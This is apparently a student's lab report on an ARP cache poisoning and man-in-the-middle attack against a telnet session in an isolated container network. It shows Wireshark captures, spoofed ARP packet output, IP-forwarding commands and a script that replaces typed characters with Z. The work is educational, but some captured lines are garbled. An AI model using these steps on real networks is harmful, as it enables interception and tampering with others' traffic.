130	2022-09-14 13:2... 10.9.0.2.4	35.224.170.84		TCP	76	51674 - 80 [SYN] Seq=4032504252 Win=64240 Len=0 MSS=1460 SACK...
131	2022-09-14 13:2... 35.224.170.84	10.0.2.4		TCP	62	80 - 51674 [SYN, ACK] Seq=4032504253 Win=32768 Len=...
132	2022-09-14 13:2... 10.0.2.4	35.224.170.84		TCP	56	51674 - 80 [ACK] Seq=4032504253 Ack=109854 Win=64240 Len=0
133	2022-09-14 13:2... 10.0.2.4	35.224.170.84		HTTP	143	GET / HTTP/1.1
134	2022-09-14 13:2... 35.224.170.84	10.0.2.4		TCP	62	80 - 51674 [ACK] Seq=109854 Ack=4032504340 Win=32681 Len=0
135	2022-09-14 13:2... 35.224.170.84	10.0.2.4		HTTP	204	HTTP/1.1 204 No Content
136	2022-09-14 13:2... 35.224.170.84	10.0.2.4		TCP	62	80 - 51674 [FIN, ACK] Seq=110002 Ack=4032504340 Win=32681 Len=0
137	2022-09-14 13:2... 10.0.2.4	35.224.170.84		TCP	56	51674 - 80 [ACK] Seq=4032504340 Ack=110002 Win=64092 Len=0
138	2022-09-14 13:2... 10.0.2.4	35.224.170.84		TCP	56	51674 - 80 [FIN, ACK] Seq=4032504340 Ack=110003 Win=64091 Len=0
139	2022-09-14 13:2... 35.224.170.84	10.0.2.4		TCP	62	80 - 51674 [ACK] Seq=110003 Ack=4032504341 Win=32680 Len=0
140	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
141	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
142	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
143	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
144	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TELNET	69	Telnet Data ...
145	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	69	[TCP Keep-Alive] 55174 - 23 [PSH, ACK] Seq=2237412472 Ack=410...
146	2022-09-14 13:2... 10.9.0.105	10.9.0.5		ICMP	97	Redirect (Redirect for host)
147	2022-09-14 13:2... 10.9.0.105	10.9.0.5		ICMP	97	Redirect (Redirect for host)
148	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	69	[TCP Keep-Alive] 55174 - 23 [PSH, ACK] Seq=2237412472 Ack=410...
149	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	69	[TCP Keep-Alive] 55174 - 23 [PSH, ACK] Seq=2237412472 Ack=410...
150	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	68	23 - 55174 [ACK] Seq=4105216876 Ack=2237412473 Win=65152 Len=...
151	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	68	[TCP Keep-Alive ACK] 23 - 55174 [ACK] Seq=4105216876 Ack=2237...
152	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	96	Redirect (Redirect for host)
153	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	96	Redirect (Redirect for host)
154	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	68	[TCP Keep-Alive ACK] 23 - 55174 [ACK] Seq=4105216876 Ack=2237...
155	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	68	[TCP Keep-Alive ACK] 23 - 55174 [ACK] Seq=4105216876 Ack=2237...
156	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TELNET	69	Telnet Data ...
157	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	69	[TCP Keep-Alive] 23 - 55174 [PSH, ACK] Seq=4105216876 Ack=223...

200 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412475 Ack=4105..
201 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412475 Ack=4105..
202 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TELNET	69 Telnet Data ...
203 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410..
204 2022-09-14 13:2.. 10.9.0.105	10.9.0.5	ICMP	97 Redirect (Redirect for host)
205 2022-09-14 13:2.. 10.9.0.105	10.9.0.5	ICMP	97 Redirect (Redirect for host)
206 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410..
207 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410..
208 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TELNET	69 Telnet Data ...
209 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TCP	69 [TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223..
210 2022-09-14 13:2.. 10.9.0.105	10.9.0.6	ICMP	97 Redirect (Redirect for host)
211 2022-09-14 13:2.. 10.9.0.105	10.9.0.6	ICMP	97 Redirect (Redirect for host)
212 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TCP	69 [TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223..
213 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TCP	69 [TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223..
214 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 55174 → 23 [ACK] Seq=2237412476 Ack=4105216880 Win=64256 Len=..
215 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105..
216 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105..
217 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105..
218 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TELNET	70 Telnet Data ...
219 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	70 [TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack=..
220 2022-09-14 13:2.. 10.9.0.105	10.9.0.5	ICMP	98 Redirect (Redirect for host)
221 2022-09-14 13:2.. 10.9.0.105	10.9.0.5	ICMP	98 Redirect (Redirect for host)
222 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	70 [TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack=..
223 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	70 [TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack=..
224 2022-09-14 13:2.. 02:42:0a:09:00:06		ARP	44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de..
225 2022-09-14 13:2.. 02:42:0a:09:00:06		ARP	44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de..
226 2022-09-14 13:2.. 02:42:0a:09:00:06		ARP	44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de..
227 2022-09-14 13:2.. 02:42:0a:09:00:06		ARP	44 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de..
228 2022-09-14 13:2.. 02:42:0a:09:00:05		ARP	44 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 de..
229 2022-09-14 13:2.. 02:42:0a:09:00:05		ARP	44 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 de..
230 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TELNET	70 Telnet Data ...
231 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TCP	70 [TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216880 Ack=..
232 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 55174 → 23 [ACK] Seq=2237412478 Ack=4105216882 Win=64256 Len=..
233 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Dup ACK 23#1] 55174 → 23 [ACK] Seq=2237412478 Ack=41052..
234 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TELNET	78 Telnet Data ...
235 2022-09-14 13:2.. 10.9.0.6	10.9.0.5	TCP	78 [TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216882 Ack=..
236 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 55174 → 23 [ACK] Seq=2237412478 Ack=4105216892 Win=64256 Len=..
237 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Dup ACK 236#1] 55174 → 23 [ACK] Seq=2237412478 Ack=41052..
238 2022-09-14 13:2.. 10.9.0.5	10.9.0.6	TELNET	69 Telnet Data ...

Now to perform the Man in the Middle Attack

```
seed@VM: ~/.../Labsetup
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
```

after establishing the connection, use the following command to turn off IP forwarding.
Enter some content in A's Telnet window. If it is found that it cannot be entered, press enter

after establishing the connection, turn off packet forwarding on machine M and run ARP cache poisoning attack and contracting program.

Attacker – Terminal after establishing connection

```
ptype      = IPv4
hwlen     = None
plen      = None
op        = who-has
hwsrc     = 02:42:0a:09:00:69
psrc      = 10.9.0.6
hwdst     = 02:42:0a:09:00:05
pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'h', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'e', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Hoat -A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a35fd3cb2fca login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

```
To restore this content, you can run the 'unminimize' command.  
Last login: Wed Sep 14 17:27:48 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2  
seed@a35fd3cb2fca:~$ ZZZZZZ  
-bash: ZZZZZZ: command not found  
seed@a35fd3cb2fca:~$ ZZZ ZZZ ZZZ  
-bash: ZZZ: command not found  
seed@a35fd3cb2fca:~$ ZZZZ  
-bash: ZZZZ: command not found  
seed@a35fd3cb2fca:~$ ^C
```

the result is as follows: no matter what is entered, z will be displayed, even if enter, which will make it impossible to execute the command.

However, in the experiment, it is found that the input command can be displayed as the originally set Z, but when a string of characters is input, only the first few letters can be displayed as Z. And the input can be recovered soon. Guess whether it is caused by the short attack time limit on the two hosts and the timely update of the ARP table.

Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-14 13:4.. 02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6		
2	2022-09-14 13:4.. 02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42 10.9.0.5 is at 02:42:0a:09:00:69		
3	2022-09-14 13:4.. 02:42:0a:09:00:69	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...		
4	2022-09-14 13:4.. 02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.5 d...		
5	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	74 55186 -> 23 [SYN] Seq=3136942637 Win=64240 Len=0 MSS=1460 SACK...		
6	2022-09-14 13:4.. 10.9.0.6	10.9.0.6	TCP	74 [TCP Out-Of-Order] 55186 -> 23 [SYN] Seq=3136942637 Win=64240 ...		
7	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	74 23 -> 55186 [SYN, ACK] Seq=643466246 Ack=3136942638 Win=65160 ...		
8	2022-09-14 13:4.. 10.9.0.105	10.9.0.6	ICMP	102 Redirect (Redirect for host)		
9	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	74 [TCP Out-Of-Order] 23 -> 55186 [SYN, ACK] Seq=643466246 Ack=31...		
10	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942638 Ack=643466247 Win=64256 Len=0...		
11	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 1#] 55186 -> 23 [ACK] Seq=3136942638 Ack=643466...		
12	2022-09-14 13:4.. 10.9.0.5	TELNET		90 Telnet Data ...		
13	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	90 [TCP Retransmission] 55186 -> 23 [PSH, ACK] Seq=3136942638 Ack=...		
14	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466247 Win=65152 Len=0...		
15	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 14#] 23 -> 55186 [ACK] Seq=643466247 Ack=313694...		
16	2022-09-14 13:4.. 10.9.0.6	TELNET		78 Telnet Data ...		
17	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	78 [TCP Retransmission] 23 -> 55186 [PSH, ACK] Seq=643466247 Ack=...		
18	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942662 Ack=643466259 Win=64256 Len=0...		
19	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 18#] 55186 -> 23 [ACK] Seq=3136942662 Ack=643466...		
20	2022-09-14 13:4.. 10.9.0.5	TELNET		69 Telnet Data ...		
21	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	69 [TCP Retransmission] 55186 -> 23 [PSH, ACK] Seq=3136942662 Ack=...		
22	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466259 Win=65152 Len=0...		
23	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 22#] 23 -> 55186 [ACK] Seq=643466259 Ack=313694...		
24	2022-09-14 13:4.. 10.9.0.6	TELNET		99 Telnet Data ...		
25	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	89 [TCP Retransmission] 23 -> 55186 [PSH, ACK] Seq=643466259 Ack=...		
26	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942665 Ack=643466292 Win=64256 Len=0...		
27	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 26#] 55186 -> 23 [ACK] Seq=3136942665 Ack=643466...		
28	2022-09-14 13:4.. 10.9.0.5	TELNET		109 Telnet Data ...		
29	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	109 [TCP Retransmission] 55186 -> 23 [PSH, ACK] Seq=3136942665 Ack=...		
30	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466292 Ack=3136942708 Win=65152 Len=0...		
31	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 30#] 23 -> 55186 [ACK] Seq=643466292 Ack=313694...		
32	2022-09-14 13:4.. 10.9.0.6	TELNET		69 Telnet Data ...		
33	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	69 [TCP Retransmission] 23 -> 55186 [PSH, ACK] Seq=643466292 Ack=643466...		
34	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942708 Ack=643466295 Win=64256 Len=0...		
35	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 34#] 55186 -> 23 [ACK] Seq=3136942708 Ack=643466...		
36	2022-09-14 13:4.. 10.9.0.5	TELNET		69 Telnet Data ...		
37	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	69 [TCP Retransmission] 55186 -> 23 [PSH, ACK] Seq=3136942708 Ack=...		
38	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466295 Ack=3136942711 Win=65152 Len=0...		
39	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 38#] 23 -> 55186 [ACK] Seq=643466295 Ack=313694...		
No.	Time	Source	Destination	Protocol	Length	Info
58	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 55186 -> 23 [PSH, ACK] Seq=3136942714 Ack=643...		
59	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466338 Ack=3136942715 Win=65152 Len=0...		
60	2022-09-14 13:4.. 10.9.0.105	10.9.0.6	ICMP	94 Redirect (Redirect for host)		
61	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Keep-Alive ACK] 23 -> 55186 [ACK] Seq=643466338 Ack=3136...		
62	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...		
63	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 -> 55186 [PSH, ACK] Seq=643466338 Ack=3136...		
64	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942715 Ack=643466339 Win=64256 Len=0...		
65	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 55186 -> 23 [ACK] Seq=3136942715 Ack=643...		
66	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...		
67	2022-09-14 13:4.. 10.9.0.105	10.9.0.5	ICMP	95 Redirect (Redirect for host)		
68	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 55186 -> 23 [PSH, ACK] Seq=3136942715 Ack=643...		
69	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466339 Ack=3136942716 Win=65152 Len=0...		
70	2022-09-14 13:4.. 10.9.0.105	10.9.0.6	ICMP	94 Redirect (Redirect for host)		
71	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Keep-Alive ACK] 23 -> 55186 [ACK] Seq=643466339 Ack=3136...		
72	2022-09-14 13:4.. 10.9.0.6	TELNET		67 Telnet Data ...		
73	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 -> 55186 [PSH, ACK] Seq=643466339 Ack=3136...		
74	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942716 Ack=643466340 Win=64256 Len=0...		
75	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 55186 -> 23 [ACK] Seq=3136942716 Ack=643...		
76	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...		
77	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 55186 -> 23 [PSH, ACK] Seq=3136942716 Ack=643...		
78	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 23 -> 55186 [ACK] Seq=643466340 Ack=3136942717 Win=65152 Len=0...		
79	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	66 [TCP Keep-Alive ACK] 23 -> 55186 [ACK] Seq=643466340 Ack=3136...		
80	2022-09-14 13:4.. 10.9.0.6	TELNET		67 Telnet Data ...		
81	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 -> 55186 [PSH, ACK] Seq=643466340 Ack=3136...		
82	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942717 Ack=643466341 Win=64256 Len=0...		
83	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 55186 -> 23 [ACK] Seq=3136942717 Ack=643...		
84	2022-09-14 13:4.. 10.9.0.5	TELNET		67 Telnet Data ...		
85	2022-09-14 13:4.. 10.9.0.105	10.9.0.5	ICMP	95 Redirect (Redirect for host)		
86	2022-09-14 13:4.. 10.9.0.6	10.9.0.6	TCP	67 [TCP Keep-Alive] 55186 -> 23 [PSH, ACK] Seq=3136942717 Ack=643...		
87	2022-09-14 13:4.. 10.9.0.6	TELNET		67 Telnet Data ...		
88	2022-09-14 13:4.. 10.9.0.105	10.9.0.6	ICMP	95 Redirect (Redirect for host)		
89	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 -> 55186 [PSH, ACK] Seq=643466341 Ack=3136...		
90	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 55186 -> 23 [ACK] Seq=3136942718 Ack=643466342 Win=64256 Len=0...		
91	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 55186 -> 23 [ACK] Seq=3136942718 Ack=643...		
92	2022-09-14 13:4.. 10.9.0.5	TELNET		68 Telnet Data ...		
93	2022-09-14 13:4.. 10.9.0.105	10.9.0.5	ICMP	96 Redirect (Redirect for host)		
94	2022-09-14 13:4.. 10.9.0.5	10.9.0.6	TCP	68 [TCP Retransmission] 55186 -> 23 [PSH, ACK] Seq=3136942718 Ack=...		
95	2022-09-14 13:4.. 10.9.0.6	10.9.0.5	TELNET	68 Telnet Data ...		
96	2022-09-14 13:4.. 10.9.0.105	10.9.0.6	ICMP	96 Redirect (Redirect for host)		

	142 2022-09-14 13:4.. 02:42:0a:09:00:69 02:42:0a:09:00:69 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
	143 2022-09-14 13:4.. 02:42:0a:09:00:69 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:69
	144 2022-09-14 13:4.. 02:42:0a:09:00:69 Broadcast ARP 42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
	145 2022-09-14 13:4.. 02:42:0a:09:00:69 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.5 d...
	146 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	147 2022-09-14 13:4.. 02:42:0a:09:00:69 Broadcast ARP 42 Who has 10.9.0.6? Tell 10.9.0.105
	148 2022-09-14 13:4.. 02:42:0a:09:00:69 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:69
	149 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 55186 - 23 [PSH, ACK] Seq=3136942726 Ack=643..
	150 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 66 23 - 55186 [ACK] Seq=643466867 Ack=3136942727 Win=65152 Len=0..
	151 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
	152 2022-09-14 13:4.. 02:42:0a:09:00:69 Broadcast ARP 42 Who has 10.9.0.5? Tell 10.9.0.105
	153 2022-09-14 13:4.. 02:42:0a:09:00:69 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:69
	154 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive] 23 - 55186 [ACK] Seq=643466867 Ack=3136942727..
	155 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 - 55186 [PSH, ACK] Seq=643466867 Ack=3136..
	156 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 55186 - 23 [ACK] Seq=3136942727 Ack=643466868 Win=64128 Len=0..
	157 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 55186 - 23 [ACK] Seq=3136942727 Ack=643..
	158 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	159 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 55186 - 23 [PSH, ACK] Seq=3136942727 Ack=643..
	160 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 66 23 - 55186 [ACK] Seq=643466868 Ack=3136942728 Win=65152 Len=0..
	161 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data ...
	162 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive] 23 - 55186 [ACK] Seq=643466868 Ack=3136..
	163 2022-09-14 13:4.. 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive ACK] 55186 - 23 [ACK] Seq=3136942728 Ack=643..
	164 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 55186 - 23 [ACK] Seq=3136942728 Ack=643466869 Win=64128 Len=0..
	165 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 55186 - 23 [ACK] Seq=3136942728 Ack=643..
	166 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	167 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive ACK] 55186 - 23 [PSH, ACK] Seq=3136942728 Ack=643..
	168 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	169 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 55186 - 23 [PSH, ACK] Seq=3136942728 Ack=643..
	170 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 23 - 55186 [ACK] Seq=643466869 Ack=3136942729 Win=65152 Len=0..
	171 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 55186 - 23 [ACK] Seq=3136942729 Ack=643466868 Win=64128 Len=0..
	172 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	173 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive] 55186 - 23 [ACK] Seq=3136942728 Ack=643..
	174 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	175 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 23 - 55186 [PSH, ACK] Seq=643466870 Ack=3136..
	176 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 55186 - 23 [ACK] Seq=3136942730 Ack=643466871 Win=64128 Len=0..
	177 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive ACK] 55186 - 23 [ACK] Seq=3136942730 Ack=643..
	178 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...
	179 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive ACK] 55186 - 23 [PSH, ACK] Seq=3136942730 Ack=643..
	180 2022-09-14 13:4.. 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data ...

> Frame 87: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-71bf7776ef7f, id 0

Observation	As we can see that in Wireshark it first tries to find who is 10.9.0.5 then we can see that its message is redirected to Attacker's IP addressed and then from attacker machine it's reaching to the host -B.
-------------	---

Task 3	MITM Attack on Netcat using ARP Cache Poisoning
